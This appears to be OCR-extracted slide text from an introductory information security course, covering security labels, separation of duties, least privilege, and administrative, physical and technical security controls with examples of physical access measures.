- Security labels are used to mark the **security-level requirements** for information assets and controls access to it
- Organizations use security labels to manage access clearance to their information assets

Notes:




Separation of Duties (SoD) and Principle of Least Privileges (POLP)

Separation of Duties (SoD)

- **Conflicting responsibilities** create unwanted risks such as security breaches, information theft, and circumvention of security controls
- A successful security breach sometimes requires the collusion of two or more parties. In such cases, separation of duties woks well to reduce the likelihood of crime
- Regulations such as **GDPR** insist on paying attention to the roles and duties of your security team

Principle of Least Privileges (POLP)


- Believes in providing employees with the **minimum necessary** access they need , no more, no less
- Helps the organization protect against from malicious behavior, and achieve better system stability and system security



Information Security Controls

1. Administrative Security Controls
2. **Physical Security Controls**
3. Technical Security Controls

Notes:




Physical Security Controls

- A set of security measures taken to **prevent unauthorized access** to physical devices

Examples of Physical Access Controls

- Locks
- Fences
- Badge systems
- Security guards
- Mantrap doors
- Biometric systems
- Lighting
- Motion detectors
- Closed-circuit TVs
- Alarms



Physical Security

- Physical security is the **first layer of protection** in any organization
- It involves the **protection of organizational assets** from environmental and man-made threats

